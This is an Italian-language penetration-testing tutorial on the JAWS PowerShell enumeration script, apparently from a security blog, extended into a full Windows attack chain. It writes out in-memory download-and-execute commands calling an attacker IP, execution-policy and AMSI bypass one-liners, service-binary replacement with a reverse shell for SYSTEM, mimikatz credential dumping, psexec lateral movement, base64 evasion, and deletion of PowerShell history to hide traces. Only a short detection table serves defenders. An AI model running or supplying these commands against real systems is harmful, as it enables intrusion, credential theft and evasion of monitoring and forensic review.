JAWS: Enumerazione Windows Post-Exploitation per Privilege Escalation

JAWS è uno script PowerShell per enumerazione automatica su host Windows compromessi, utile per identificare misconfigurazioni e vettori di privilege escalation.
- Pubblicato il 2026-02-16
- Tempo di lettura: 5 min
JAWS (Just Another Windows Enum Script) è uno script PowerShell progettato per enumerare rapidamente un sistema Windows alla ricerca di vettori di privilege escalation. Leggero, senza dipendenze esterne e facile da eseguire, JAWS è ideale per quick wins durante penetration test quando non hai tempo per tool più complessi. In questa guida impari a usare JAWS per identificare misconfiguration sfruttabili.
Posizione nella Kill Chain #
JAWS interviene nella fase di local enumeration post-exploitation:
Initial Access → Shell stabilizzata → [JAWS] → PrivEsc Vector → Exploitation1️⃣ Setup e Installazione #
Download #
# Clone repository
git clone https://github.com/411Hall/JAWS.git

# Download diretto
wget https://raw.githubusercontent.com/411Hall/JAWS/master/jaws-enum.ps1
Trasferimento su Target #
# Download diretto sul target
IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.50/jaws-enum.ps1')

# Via certutil
certutil -urlcache -split -f http://192.168.1.50/jaws-enum.ps1 C:\Windows\Temp\j.ps1

# Via SMB
copy \\192.168.1.50\share\jaws-enum.ps1 C:\Windows\Temp\j.ps1
Verifica Funzionamento #
# Bypass execution policy
powershell -ep bypass -file C:\Windows\Temp\jaws-enum.ps1
Output atteso:
Running J.A.W.S. Enumeration
        -Ass Workstation Security Enumeration Script
        https://github.com/411Hall/JAWS

============================================
           System Information
============================================
Requisiti #
- PowerShell 2.0+
- Funziona come user standard
- Windows 7+ / Server 2008+
- Nessuna dipendenza esterna
2️⃣ Uso Base #
Esecuzione Standard #
powershell -ep bypass -file jaws-enum.ps1Output su File #
powershell -ep bypass -file jaws-enum.ps1 > C:\Windows\Temp\jaws_output.txtEsecuzione in Memoria #
IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.50/jaws-enum.ps1')Nessun file scritto su disco.
Sezioni dell’Output #
JAWS enumera automaticamente:
| Sezione | Contenuto |
|---|---|
| System Info | OS, hostname, architecture |
| Users | Local users, logged users |
| Network | Interfaces, routes, connections |
| Firewall | Status, rules |
| Services | Non-standard services |
| Scheduled Tasks | Task potenzialmente exploitabili |
| Processes | Running processes |
| Registry | Chiavi interessanti |
| Files | File con permessi deboli |
3️⃣ Tecniche Operative #
System Information Gathering #
# L'output inizia con info sistemaOutput tipico:
============================================
           System Information
============================================
Hostname: WORKSTATION01
Domain: CORP.LOCAL
OS: Microsoft Windows 10 Pro
OS Version: 10.0.19041
Architecture: 64-bit
Install Date: 01/15/2023
User Enumeration #
Output:
============================================
              Users
============================================
Local Users:
  - Administrator
  - DefaultAccount
  - Guest
  - WDAGUtilityAccount
  - john.doe
  - svc_backup

Current User: CORP\john.doe
Current User Privileges:
  - SeChangeNotifyPrivilege
  - SeIncreaseWorkingSetPrivilege
Service Analysis #
JAWS identifica servizi non standard e potenzialmente vulnerabili:
============================================
         Non-Standard Services
============================================
Service Name: CustomBackup
Display Name: Custom Backup Service
Path: C:\Program Files\Backup\backup.exe
Start Mode: Auto
Start Name: LocalSystem

Service Name: UpdateChecker
Display Name: Application Update Service
Path: C:\Updates\checker.exe
Start Mode: Auto
Start Name: LocalSystem
Unquoted Service Paths #
============================================
        Unquoted Service Paths
============================================
Service: UpdateManager
Path: C:\Program Files\Update Manager\Service\update.exe
[!] Unquoted path detected - potential hijacking vector
File Permissions #
============================================
       Files with Weak Permissions
============================================
C:\ProgramData\CustomApp\config.xml - Everyone: FullControl
C:\Services\backup.exe - Users: Modify
4️⃣ Tecniche Avanzate #
Integration con Exploitation #
Dopo aver identificato vettore con JAWS:
# JAWS trova unquoted path
# Output: C:\Program Files\Update Manager\update.exe

# Verifica permessi manualmente
icacls "C:\Program Files\Update Manager"

# Se scrivibile, crea payload
copy C:\Windows\Temp\shell.exe "C:\Program Files\Update.exe"
Parsing Automatico Output #
# Cerca pattern specifici
powershell -ep bypass -file jaws-enum.ps1 | Select-String -Pattern "Unquoted|Modify|FullControl"
Esecuzione Remota #
# Via WinRM
Invoke-Command -ComputerName TARGET -ScriptBlock {
    IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.50/jaws-enum.ps1')
}
5️⃣ Scenari Pratici di Pentest #
Scenario 1: Quick Enumeration #
Timeline: 5 minuti
Hai shell limitata, vuoi quick overview del sistema.
# COMANDO
powershell -ep bypass -file C:\Windows\Temp\jaws-enum.ps1
OUTPUT ATTESO #
============================================
           System Information
============================================
Hostname: WS01
OS: Windows 10 Pro
...

============================================
        Unquoted Service Paths
============================================
Service: VulnSvc
Path: C:\Program Files\Vuln App\service.exe
[!] Unquoted path - hijacking possible

============================================
       Files with Weak Permissions
============================================
C:\Backup\backup.exe - Users: Modify
COSA FARE SE FALLISCE #
- Execution Policy: Usa
-ep bypassoSet-ExecutionPolicy Bypass -Scope Process. - PowerShell bloccato: Prova con cmd:
powershell.exe -ep bypass -file script.ps1. - Script bloccato da AV: Esegui in memoria o usa versione modificata.
Scenario 2: Service PrivEsc Discovery #
Timeline: 10 minuti
# COMANDO
powershell -ep bypass -file jaws-enum.ps1 | Select-String -Pattern "Service|Unquoted" -Context 2,2
OUTPUT ATTESO #
Service Name: BackupSvc
Path: C:\Backup\svc.exe
Start Name: LocalSystem
--
Unquoted Service Path Found!
Service: UpdateMgr
Path: C:\Program Files\Update Manager\updater.exe# COMANDO: Exploit unquoted path
icacls "C:\Program Files\Update Manager"
copy C:\Windows\Temp\shell.exe "C:\Program Files\Update.exe"
sc stop UpdateMgr
sc start UpdateMgrOUTPUT ATTESO #
# Shell SYSTEM ricevuta
whoami
nt authority\system
COSA FARE SE FALLISCE #
- Directory non scrivibile: Controlla tutte le directory nel path, non solo la prima.
- Servizio non riavviabile: Attendi reboot o cerca altro vettore.
Scenario 3: File Permission Exploitation #
Timeline: 15 minuti
# COMANDO
powershell -ep bypass -file jaws-enum.ps1 | Select-String "Modify|FullControl|Write"
OUTPUT ATTESO #
C:\Services\monitor.exe - BUILTIN\Users: Modify
C:\ProgramData\App\config.ini - Everyone: FullControl# COMANDO: Sostituisci binary
move C:\Services\monitor.exe C:\Services\monitor.exe.bak
copy C:\Windows\Temp\shell.exe C:\Services\monitor.exe
# Trigger esecuzione (attendi riavvio servizio)COSA FARE SE FALLISCE #
- File in uso: Il servizio sta usando il file. Stop servizio prima.
- AV interviene: Usa payload offuscato.
6️⃣ Toolchain Integration #
Flusso Operativo #
Meterpreter/Shell → JAWS (quick enum) → SharpUp (validate) → Exploit → Post-exploitationIntegrazione Tool #
# JAWS per quick scan
powershell -ep bypass -file jaws-enum.ps1 > jaws.txt

# Verifica con SharpUp
SharpUp.exe audit

# Exploit confermato
# ...

# Post-SYSTEM
mimikatz.exe
Confronto: JAWS vs Alternative #
| Feature | JAWS | WinPEAS | Seatbelt | SharpUp |
|---|---|---|---|---|
| Linguaggio | PowerShell | C#/Multi | C# | C# |
| Dimensione | ~15KB | ~2MB | ~400KB | ~50KB |
| Velocità | Veloce | Lento | Medio | Veloce |
| Coverage | Media | Alta | Alta | Media |
| Stealth | Medio | Basso | Alto | Alto |
| Dipendenze | Nessuna | .NET | .NET | .NET |
Quando usare JAWS: Quick enumeration, ambiente restricted, no .NET.
7️⃣ Attack Chain Completa #
Scenario: PrivEsc via JAWS su Workstation #
Timeline totale: 45 minuti
Fase 1: Initial Access (10 min)
Phishing → Macro → Reverse shell user contextFase 2: Enumeration con JAWS (5 min)
# Upload e esegui
powershell -ep bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.50/jaws-enum.ps1')"
Output: trova servizio con binary modificabile.
Fase 3: Privilege Escalation (10 min)
# Backup e replace
move C:\Services\vulnsvc.exe C:\Services\vulnsvc.exe.bak
copy \\192.168.1.50\share\shell.exe C:\Services\vulnsvc.exe

# Trigger
sc stop VulnService
sc start VulnService
Fase 4: Credential Harvesting (10 min)
# Con SYSTEM
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
Fase 5: Lateral Movement (10 min)
# Usa credenziali trovate
psexec.exe \\SERVER01 -u CORP\admin -p "P@ssw0rd" cmd.exe
8️⃣ Detection & Evasion #
Cosa Monitora il Blue Team #
| Indicator | Event/Log | Detection |
|---|---|---|
| PowerShell execution | 4104/4103 | Script block logging |
| -ep bypass | 400/403 | Engine state change |
| DownloadString | 4104 | Suspicious cmdlet |
| Service enumeration | N/A | Process behavior |
Tecniche di Evasion #
1. AMSI Bypass
# Prima di eseguire JAWS
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
2. Encoding
# Encode script
$encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($script))
powershell -ep bypass -enc $encoded
3. Obfuscation Parziale
Modifica variabili e stringhe riconoscibili nello script.
Cleanup #
# Rimuovi script
Remove-Item C:\Windows\Temp\jaws-enum.ps1

# Clear PowerShell history
Remove-Item (Get-PSReadlineOption).HistorySavePath

# Clear recent files
Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\*"
9️⃣ Performance & Scaling #
Benchmark #
| Ambiente | Tempo Esecuzione |
|---|---|
| Workstation standard | ~30 sec |
| Server con molti servizi | ~60 sec |
| Domain Controller | ~90 sec |
Multi-Target #
$targets = Get-Content targets.txt
foreach ($t in $targets) {
    Invoke-Command -ComputerName $t -ScriptBlock {
        IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.50/jaws-enum.ps1')
    } > "results_$t.txt"
}
Risorse #
- CPU: ~10% durante esecuzione
- RAM: ~50MB PowerShell
- Disco: ~15KB script (o 0 se in-memory)
- Rete: Solo download iniziale
🔟 Tabelle Tecniche #
Sezioni JAWS Output #
| Sezione | Info Raccolte | PrivEsc Relevance |
|---|---|---|
| System Info | OS, arch, patches | Medium |
| Users | Local/domain users | Medium |
| Network | Interfaces, routes | Low |
| Services | Running services | High |
| Unquoted Paths | Service paths | High |
| Scheduled Tasks | Tasks exploitabili | High |
| File Permissions | Weak ACLs | High |
| Registry | AutoRuns, keys | Medium |
Vettori Identificabili #
| Vettore | Detection | Exploitability |
|---|---|---|
| Unquoted Service Path | ✓ | Alta |
| Weak Service Binary | ✓ | Alta |
| Weak File Permissions | ✓ | Media |
| Scheduled Task Writable | ✓ | Media |
| AutoRun Hijacking | ✓ | Media |
| AlwaysInstallElevated | ✗ | N/A |
1️⃣1️⃣ Troubleshooting #
Errore: “Execution Policy” #
# Fix
powershell -ep bypass -file script.ps1
# oppure
Set-ExecutionPolicy Bypass -Scope Process -Force
Errore: “Access Denied” #
JAWS non richiede admin, ma alcuni check potrebbero fallire.
Fix: Ignora errori o esegui come admin se disponibile.
Script Bloccato da AV #
Windows Defender o AV rileva signature.
Fix:
- Modifica stringhe riconoscibili
- Usa AMSI bypass
- Esegui in memoria con encoding
Output Troppo Lungo #
# Filtra output
powershell -ep bypass -file jaws-enum.ps1 | Select-String "Unquoted|Modify|Password"
1️⃣2️⃣ FAQ #
JAWS vs WinPEAS?
JAWS è leggero e veloce per quick wins. WinPEAS ha coverage molto più ampia ma è rumoroso e lento.
Funziona su PowerShell 2.0?
Sì, JAWS è compatibile con PS 2.0 presente su Windows 7/2008.
Posso modificare JAWS?
Sì, è uno script PowerShell semplice. Aggiungi check custom secondo necessità.
JAWS trova credenziali?
Non direttamente. Per credential enumeration usa Seatbelt.
È rilevato dagli AV?
Alcuni AV hanno signature. Usa tecniche di evasion o versione modificata.
JAWS funziona su Windows 11?
Sì, compatibile con Windows 11 e Server 2022.
1️⃣3️⃣ Cheat Sheet #
| Operazione | Comando |
|---|---|
| Esecuzione base | powershell -ep bypass -file jaws-enum.ps1 |
| Output su file | powershell -ep bypass -file jaws-enum.ps1 > out.txt |
| In-memory | IEX(New-Object Net.WebClient).DownloadString('URL/jaws-enum.ps1') |
| Filtra output | ... | Select-String "Unquoted|Modify" |
| Bypass policy | Set-ExecutionPolicy Bypass -Scope Process |
| Con AMSI bypass | AMSI bypass + IEX |
| Remoto | Invoke-Command -ComputerName T -ScriptBlock {...} |
Uso consentito solo in ambienti autorizzati. Per penetration test professionali: hackita.it/servizi. Supporta HackIta: hackita.it/supporto.
Repository: 411Hall/JAWS